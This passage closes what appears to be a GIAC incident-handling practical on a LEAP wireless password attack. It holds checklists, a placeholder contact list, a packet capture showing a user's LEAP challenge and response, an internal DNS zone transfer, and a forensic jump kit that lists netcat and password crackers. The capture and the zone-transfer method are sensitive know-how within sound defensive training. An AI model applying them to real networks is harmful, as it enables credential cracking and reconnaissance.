1.3.	Form GERT and estimate the current technical effect of the incident	
1.4.	Report the incident to the appropriate internal personnel and external organizations	
	Containment, Eradication, and Recovery	
2.1.	Perform an initial containment of the incident	
2.2	Acquire, preserve, secure, and document evidence (2 copies)	
2.3	Confirm the containment of the incident	
2.4	Further analyse the incident and determine if containment was sufficient (including checking other systems for signs of intrusion)	
2.5	Implement additional containment measures if necessary	
2.6	Backup affected systems (2 copies)	
3.1	Eradicate the incident	
3.2	Identify and mitigate all vulnerabilities that were exploited	
3.3	Remove components of the incident from systems	
4.1	Recover from the incident	
4.2	Return affected systems to an operationally ready state	
4.3	Confirm that the affected systems are functioning normally	
4.4	Continue to monitor logs, and if necessary, implement additional monitoring to look for future related activity	
	Lessons Learned - Post-Incident Activity	
5.1	Create a follow-up report	
5.2	Hold a lessons learned meeting	

Contact list

Title/Group	Name	Phone	email
Police High Tech Crime Squad	Sgt Plod	555-555-5555	plod@hitech.police.gov
ISM	Hymie	555-555-5555	hymie@giac.co
CSO	Maxwell Smart	555-555-5555	msmart@giac.co
CIO	Susan Smart	555-555-5555	ssmart@giac.co
CEO	Tom Chief	555-555-5555	tchief@giac.co
Legal	Perry Mason	555-555-5555	pmason@giac.co
HR	Niles Crane	555-555-5555	ncrane@giac.co
Public Affairs	Jerry Springer	555-555-5555	jspringer@giac.co
ISP	Upstream	555-555-5555	abuse@upstream.co
LocalCERT	Service Desk	555-555-5555	service@localcert.org

Appendix F - Ethereal capture of LEAP authentication

This output was generated by the following commands on the Linux laptop

tethereal –r /home/admin/kismet-logs/Kismet-May-21-2004-3.dump –w /home/admin/kismet-logs/Kismet-May-21-2004-3.dump.leap.only

The output file Kismet-May-21-2004-3.dump.leap.only is then opened in ethereal, and printed using the options as per Figure 21 - Ethereal print options. Note: the "All Expanded" option was tried, but would have added another 500 lines to the document for little value.




Figure 21 - Ethereal print options

Packet capture

```
No.     Time        Source                Destination           Protocol Info
      1 0.000000    00:40:96:5a:77:bb     00:0d:29:4a:b6:07     EAPOL    Start

Frame 1 (36 bytes on wire, 36 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 01 3a 01 00 0d 29 4a b6 07 00 40 96 5a 77 bb   ..:...)J...@.Zw.
0010  00 0d 29 4a b6 07 80 01 aa aa 03 00 00 f8 88 8e   ..)J............
0020  01 01 00 00                                       ....

No.     Time        Source                Destination           Protocol Info
      2 0.000799    00:0d:29:4a:b6:07     00:40:96:5a:77:bb     EAP      Request, Identity [RFC2284]

Frame 2 (78 bytes on wire, 78 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 02 75 00 00 40 96 5a 77 bb 00 0d 29 4a b6 07   ..u..@.Zw...)J..
0010  00 0d 29 4a b6 07 a0 6c aa aa 03 00 00 00 88 8e   ..)J...l........
0020  01 00 00 05 01 01 00 05 01 00 00 00 00 00 00 00   ................
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00         ..............

No.     Time        Source                Destination           Protocol Info
      3 0.001356    00:0d:29:4a:b6:07     00:40:96:5a:77:bb     EAP      Request, Identity [RFC2284]

Frame 3 (78 bytes on wire, 78 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication
```

```
0000  08 02 75 00 00 40 96 5a 77 bb 00 0d 29 4a b6 07   ..u..@.Zw...)J..
0010  00 0d 29 4a b6 07 b0 6c aa aa 03 00 00 00 88 8e   ..)J...l........
0020  01 00 00 05 01 02 00 05 01 00 00 00 00 00 00 00   ................
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00         ..............

No.     Time        Source                Destination           Protocol Info
      4 0.004555    00:40:96:5a:77:bb     00:0d:29:4a:b6:07     EAP      Response, Identity [RFC2284]

Frame 4 (46 bytes on wire, 46 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 01 3a 01 00 0d 29 4a b6 07 00 40 96 5a 77 bb   ..:...)J...@.Zw.
0010  00 0d 29 4a b6 07 90 01 aa aa 03 00 00 f8 88 8e   ..)J............
0020  01 00 00 0a 02 01 00 0a 01 75 73 65 72 31         .........user1

No.     Time        Source                Destination           Protocol Info
      5 0.009440    00:40:96:5a:77:bb     00:0d:29:4a:b6:07     EAP      Response, Identity [RFC2284]

Frame 5 (46 bytes on wire, 46 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 01 3a 01 00 0d 29 4a b6 07 00 40 96 5a 77 bb   ..:...)J...@.Zw.
0010  00 0d 29 4a b6 07 a0 01 aa aa 03 00 00 f8 88 8e   ..)J............
0020  01 00 00 0a 02 02 00 0a 01 75 73 65 72 31         .........user1

No.     Time        Source                Destination           Protocol Info
      6 0.018429    00:0d:29:4a:b6:07     00:40:96:5a:77:bb     EAP      Request, EAP-Cisco Wireless (LEAP) [Norman]

Frame 6 (78 bytes on wire, 78 bytes captured)
IEEE 802.11
Logical-Link Control
```

```
802.1x Authentication

0000  08 02 75 00 00 40 96 5a 77 bb 00 0d 29 4a b6 07   ..u..@.Zw...)J..
0010  00 0d 29 4a b6 07 c0 6c aa aa 03 00 00 00 88 8e   ..)J...l........
0020  01 00 00 15 01 09 00 15 11 01 00 08 70 e9 df f6   ............p...
0030  5c e1 55 38 75 73 65 72 31 00 00 00 00 00 00 00   \.U8user1.......
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00         ..............

No.     Time        Source                Destination           Protocol Info
      7 0.023923    00:40:96:5a:77:bb     00:0d:29:4a:b6:07     EAP      Response, EAP-Cisco Wireless (LEAP)
[Norman]

Frame 7 (73 bytes on wire, 73 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 01 3a 01 00 0d 29 4a b6 07 00 40 96 5a 77 bb   ..:...)J...@.Zw.
0010  00 0d 29 4a b6 07 b0 01 aa aa 03 00 00 f8 88 8e   ..)J............
0020  01 00 00 25 02 09 00 25 11 01 00 18 d0 cd 3f 1e   ...%...%......?.
0030  15 fd e1 8a e5 c6 a8 87 71 ab 1e f9 a5 47 96 85   ........q....G..
0040  33 d2 df 25 75 73 65 72 31                        3..%user1

No.     Time        Source                Destination           Protocol Info
      8 0.063269    00:0d:29:4a:b6:07     00:40:96:5a:77:bb     EAP      Success

Frame 8 (78 bytes on wire, 78 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 02 75 00 00 40 96 5a 77 bb 00 0d 29 4a b6 07   ..u..@.Zw...)J..
0010  00 0d 29 4a b6 07 e0 6c aa aa 03 00 00 00 88 8e   ..)J...l........
0020  01 00 00 04 03 09 00 04 00 00 00 00 00 00 00 00   ................
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00         ..............
```

```
No.     Time        Source                Destination           Protocol Info
      9 0.064700    00:40:96:5a:77:bb     00:0d:29:4a:b6:07     EAP      Request, EAP-Cisco Wireless (LEAP) [Norman]

Frame 9 (57 bytes on wire, 57 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 01 3a 01 00 0d 29 4a b6 07 00 40 96 5a 77 bb   ..:...)J...@.Zw.
0010  00 0d 29 4a b6 07 c0 01 aa aa 03 00 00 f8 88 8e   ..)J............
0020  01 00 00 15 01 09 00 15 11 01 00 08 e8 0b e9 88   ................
0030  6a f0 40 4e 75 73 65 72 31                        j.@Nuser1

No.     Time        Source                Destination           Protocol Info
     10 0.090697    00:0d:29:4a:b6:07     00:40:96:5a:77:bb     EAP      Response, EAP-Cisco Wireless (LEAP)
[Norman]

Frame 10 (78 bytes on wire, 78 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication

0000  08 02 75 00 00 40 96 5a 77 bb 00 0d 29 4a b6 07   ..u..@.Zw...)J..
0010  00 0d 29 4a b6 07 f0 6c aa aa 03 00 00 00 88 8e   ..)J...l........
0020  01 00 00 25 02 00 00 25 11 01 00 18 ec e4 1e 45   ...%...%.......E
0030  28 3e bf 07 d9 82 84 93 80 97 12 8c c2 f6 07 35   (>.............5
0040  03 40 80 e4 75 73 65 72 31 00 00 00 00 00         .@..user1.....

No.     Time        Source                Destination           Protocol Info
     11 0.091407    00:0d:29:4a:b6:07     00:40:96:5a:77:bb     EAPOL    Key

Frame 11 (93 bytes on wire, 93 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication
```

```
0000  08 02 75 00 00 40 96 5a 77 bb 00 0d 29 4a b6 07   ..u..@.Zw...)J..
0010  00 0d 29 4a b6 07 00 6d aa aa 03 00 00 00 88 8e   ..)J...m........
0020  01 03 00 39 01 00 0d 00 00 2b 91 5b 64 00 0b 0e   ...9.....+.[d...
0030  9a 86 3c 93 c2 67 91 bf 86 ec 99 20 f2 b9 f0 00   ..<..g..... ....
0040  d8 26 76 2e 7e 20 80 69 71 e4 b5 aa 4e 12 a1 8d   .&v.~ .iq...N...
0050  f0 0a 8f b3 17 d5 a1 03 73 de 93 d3 01            ........s....

No.     Time        Source                Destination           Protocol Info
     12 0.091823    00:0d:29:4a:b6:07     00:40:96:5a:77:bb     EAPOL    Key[Malformed Packet]

Frame 12 (80 bytes on wire, 80 bytes captured)
IEEE 802.11
Logical-Link Control
802.1x Authentication
[Malformed Packet: EAPOL]

0000  08 02 75 00 00 40 96 5a 77 bb 00 0d 29 4a b6 07   ..u..@.Zw...)J..
0010  00 0d 29 4a b6 07 10 6d aa aa 03 00 00 00 88 8e   ..)J...m........
0020  01 03 00 2c 01 00 0d 00 00 2b 91 5b 64 00 0c 12   ...,.....+.[d...
0030  01 f3 b2 3a bf 14 e9 19 b5 ac 2f 9d 5e d0 c3 83   ...:....../.^...
0040  06 9f 66 e9 94 d8 59 ff 2a 1d 8a 3b 68 a6 92 39   ..f...Y.*..;h..9
```

Appendix G - local.giac-dom DNS zone transfer

```
> ls -d local.giac-dom
[[10.10.1.1]]
 local.giac-dom.                SOA    leap.local.giac-dom admin. (42 900 600 86400 3600)
 local.giac-dom.                A      10.10.1.1
 local.giac-dom.                NS     leap.local.giac-dom
 7b202eae-1ffa-48d5-9044-709fa3911c05._msdcs CNAME  leap.local.giac-dom
 _kerberos._tcp.Default-First-Site-Name._sites.dc._msdcs SRV    priority=0, weight=100, port=88, leap.local.giac-dom
 _ldap._tcp.Default-First-Site-Name._sites.dc._msdcs SRV    priority=0, weight=100, port=389, leap.local.giac-dom
 _kerberos._tcp.dc._msdcs       SRV    priority=0, weight=100, port=88, leap.local.giac-dom
 _ldap._tcp.dc._msdcs           SRV    priority=0, weight=100, port=389, leap.local.giac-dom
 _ldap._tcp.a5ff51cc-03de-433c-a9b1-38a5d6d25cb1.domains._msdcs SRV    priority=0, weight=100, port=389, leap.local.giac-dom
 gc._msdcs                      A      10.10.1.1
 _ldap._tcp.Default-First-Site-Name._sites.gc._msdcs SRV    priority=0, weight=100, port=3268, leap.local.giac-dom
 _ldap._tcp.gc._msdcs           SRV    priority=0, weight=100, port=3268, leap.local.giac-dom
 _ldap._tcp.pdc._msdcs          SRV    priority=0, weight=100, port=389, leap.local.giac-dom
 _gc._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=3268, leap.local.giac-dom
 _kerberos._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=88, leap.local.giac-dom
 _ldap._tcp.Default-First-Site-Name._sites SRV    priority=0, weight=100, port=389, leap.local.giac-dom
 _gc._tcp                       SRV    priority=0, weight=100, port=3268, leap.local.giac-dom
 _kerberos._tcp                 SRV    priority=0, weight=100, port=88, leap.local.giac-dom
 _kpasswd._tcp                  SRV    priority=0, weight=100, port=464, leap.local.giac-dom
 _ldap._tcp                     SRV    priority=0, weight=100, port=389, leap.local.giac-dom
 _kerberos._udp                 SRV    priority=0, weight=100, port=88, leap.local.giac-dom
 _kpasswd._udp                  SRV    priority=0, weight=100, port=464, leap.local.giac-dom
 accounts-svr                   A      10.0.0.110
 giac-rtr01                     A      10.0.0.1
 giac-svr01                     CNAME  leap.local.giac-dom
 giac-svr02                     A      10.10.1.2
 giac-svr03                     A      10.10.1.3
 giac-svr04                     A      10.10.1.4
 leap                           A      10.10.1.1
 leap-ap                        A      10.0.0.99
 piggy-svr                      A      10.10.1.5
 local.giac-dom.                SOA    leap.local.giac-dom admin. (42 900 600 86400 3600)
```

Appendix H - Jump Kit

Software

- Knoppix CD-ROM
- Fire CD-ROM (especially for the Linux, Solaris and Windows static binaries)
- John the ripper, including a large wordlist
- Windows CD containing

grep	cut	dd
df	diff	dumpel
fport	md5sum	netcat
perms	L0phtcrack	wtail
psinfo	pslist	psloggedon
psservice	scanline (sl)	sort
tar	pkzip command line	uniq
wc	wget	windump

Hardware

- A selection of pre blanked high capacity hard drives IDE and SCSI
- Tools such as drive jumpers, pliers, screw drivers, antistatic bags, IDE and SCSI cables and SCSI terminators
- Network cables, including cross over network cables
- Floppy disks
- Digital camera
- Hub
- Power board
- CD Burner
- Forensics PC running Linux – not network connected
- DLT and DAT tape drive
- DLT and DAT tapes
- Audio recorder (MP3)
- USB drive

Non technical

- A set of warning messages (i.e. do not disturb)
- Labels and several pens for labelling evidence
- Document for transfer of evidence release
- Notepads
- Printed Incident Handling policy

Appendix I - Completed Incident Handling Checklist

Incident Handling Checklist

	Action	Completed
Identification - Detection and Analysis		
1.1	Prioritise handling the incident based on Severity classification of incident and Prioritisation of Response Actions	Severity 2 – Hymie
1.2.	Identify which resources have been affected and forecast which resources will be affected	System Ops InfoSec Network
1.3.	Form GERT and estimate the current technical effect of the incident	01/06/04 12:15 – could not estimate technical effort at this stage
1.4.	Report the incident to the appropriate internal personnel and external organizations	01/06/04 11:45 – Hymie
Containment, Eradication, and Recovery		
2.1.	Perform an initial containment of the incident	01/06/04 16:10
2.2	Acquire, preserve, secure, and document evidence	01/06/04 16:10
2.3	Confirm the containment of the incident	01/06/04 16:10 – continued monitoring
2.4	Further analyse the incident and determine if containment was sufficient (including checking other systems for signs of intrusion)	Scott McNealy checking systems 01/06/04 16:10
2.5	Implement additional containment measures if necessary	01/06/04 16:10 Increased monitoring
2.6	Backup affected systems	01/06/04 16:10 – Scott
3.1	Eradicate the incident	01/06/04 16:25
3.2	Identify and mitigate all vulnerabilities that were exploited	01/06/04 16:30
3.3	Remove components of the incident from systems	01/06/04 16:20
4.1	Recover from the incident	01/06/04 20:30
4.2	Return affected systems to an operationally ready state	02/06/04 08:00
4.3	Confirm that the affected systems are functioning normally	02/06/04 08:00
4.4	Continue to monitor logs, and if necessary, implement additional monitoring to look for future related activity	Ongoing
Lessons Learned - Post-Incident Activity		
5.1	Create a follow-up report	03/06/04
5.2	Hold a lessons learned meeting	03/06/04

Appendix J– Reference list

[i] Fluhrer, S., Mantin, I., and Shamir, A., "Weaknesses in the Key Scheduling Algorithm of RC4", date unknown, http://www.drizzle.com/%7Eaboba/IEEE/rc4_ksaproc.pdf, (10/04/2004)

[ii] Cisco Systems, "Product Bulletin No. 1327, Cisco Comments on Recent WLAN Security Paper from University of Maryland", 22/8/2002
http://www.cisco.com/warp/public/cc/pd/witc/ao350ap/prodlit/1327_pp.htm, (04/05/2004)

[iii] Institute for Electrical and Electronic Engineers, "IEEE Standard for
Local and metropolitan area networks—Port-Based Network Access Control", 13/07/2001,
http://standards.ieee.org/getieee802/download/802.1X-2001.pdf, 04/05/2004.

[iv] Wright, J., "asleap-imp - recovers weak LEAP password", 28/03/2004,
http://asleap.sourceforge.net/README, (05/04/2004)

[v] Wright, J., "Weaknesses in LEAP Challenge/Response",2003 ,
home.jwu.edu/jwright/presentations/asleap-defcon.pdf, (06/06/2004)

[vi] Wright, J., "asleap-imp - recovers weak LEAP password", 28/03/2004,
http://asleap.sourceforge.net/README, (05/04/2004)

[vii] Wright, J., "Weaknesses in LEAP Challenge/Response",2003 ,
home.jwu.edu/jwright/presentations/asleap-defcon.pdf, (06/06/2004)

[viii] Cisco Systems, "802.1x and EAP-Based Authentication Across Congested WAN Links", 2004,
http://www.cisco.com/en/US/products/hw/wireless/ps430/products_white_paper09186a00800a9e8e.shtml, (03/06/2004).

[ix] Wright, J., "asleap-imp - recovers weak LEAP password", 28/03/2004,
http://asleap.sourceforge.net/README, (05/04/2004)

[x] Aruba Wireless Networks, "AirOS - Wireless Intrusion Detection Module", 2004,
http://www.arubanetworks.com/products/airos/ids-fs/, (04/06/2004)

[xi] Wright, J., "asleap-imp - recovers weak LEAP password", 28/03/2004,
http://asleap.sourceforge.net/README.WIN32, (05/04/2004)

[xii] Cisco Systems, "LEAP Authentication with RADIUS Server", 18/12/2003,
http://www.cisco.com/en/US/products/hw/wireless/ps4570/products_configuration_example09186a00801bd035.shtml, (12/06/2004).

[xiii] Cisco Systems, "Aironet Wireless Software Selector", 2003, http://www.cisco.com/pcgi-bin/Software/WLAN/wlplanner.cgi, (12/06/2004).

[xiv] Cisco Systems, 2004, "Cisco Secure Access Control Server for Windows - Installing Cisco Secure ACS", 2004,
http://www.cisco.com/en/US/products/sw/secursw/ps2086/products_installation_guide_chapter09186a00800a4d66.html, (13/06/2004)

[xv] ritchie@tipsybottle.com, "Red Hat Linux 9.0 + Kismet HOWTO", May 16, 2004,
http://www.tipsybottle.com/technology/wireless/RedHat8-Kismet-HOWTO.shtml, (12/06/2004)

[xvi] millerte@wfu.edu, "RPMS for linux-wlan-ng v0.2.1pre14", 12/04/2003,
http://prism2.unixguru.raleigh.nc.us/, (12/06/2004)

[xvii] Scott, S.J., 2002, "Snort Installation Manual", August 2002, http://www.snort.org/docs/snort-rh7-mysql-ACID-1-5.pdf, (17/05/2004)

[xviii] Wright, J., "Weaknesses in LEAP Challenge/Response",2003 , home.jwu.edu/jwright/presentations/asleap-defcon.pdf, (06/06/2004)

[xix] Cisco Systems, "Cisco Security Notice: Dictionary Attack on Cisco LEAP Vulnerability", 12/04/2004, http://www.cisco.com/warp/public/707/cisco-sn-20030802-leap.shtml, 13/06/2004

[xx] Hutson, B., "Forensics and Incident Response: Three Investigations", 2003, www.giac.org/practical/GCFA/Brian_Hutson_GCFA.pdf, pg. 32, (14 June 2004)

[xxi] Bradley University, "Intrusion Detection Incident Response Policy", 2004, http://www.bradley.edu/irt/cs/policies/incidentresponsepol.html, 14/06/2004)

[xxii] SANS Institute & Skoudis, E., Incident Handling Step-by-Step and Computer Crime Investigation, 2004, pp. 35-50

[xxiii] Grance, T., Kent, K., Kim, B., NIST, "Computer Security Incident Handling Guide", January 2004, http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf , (14/06/2004)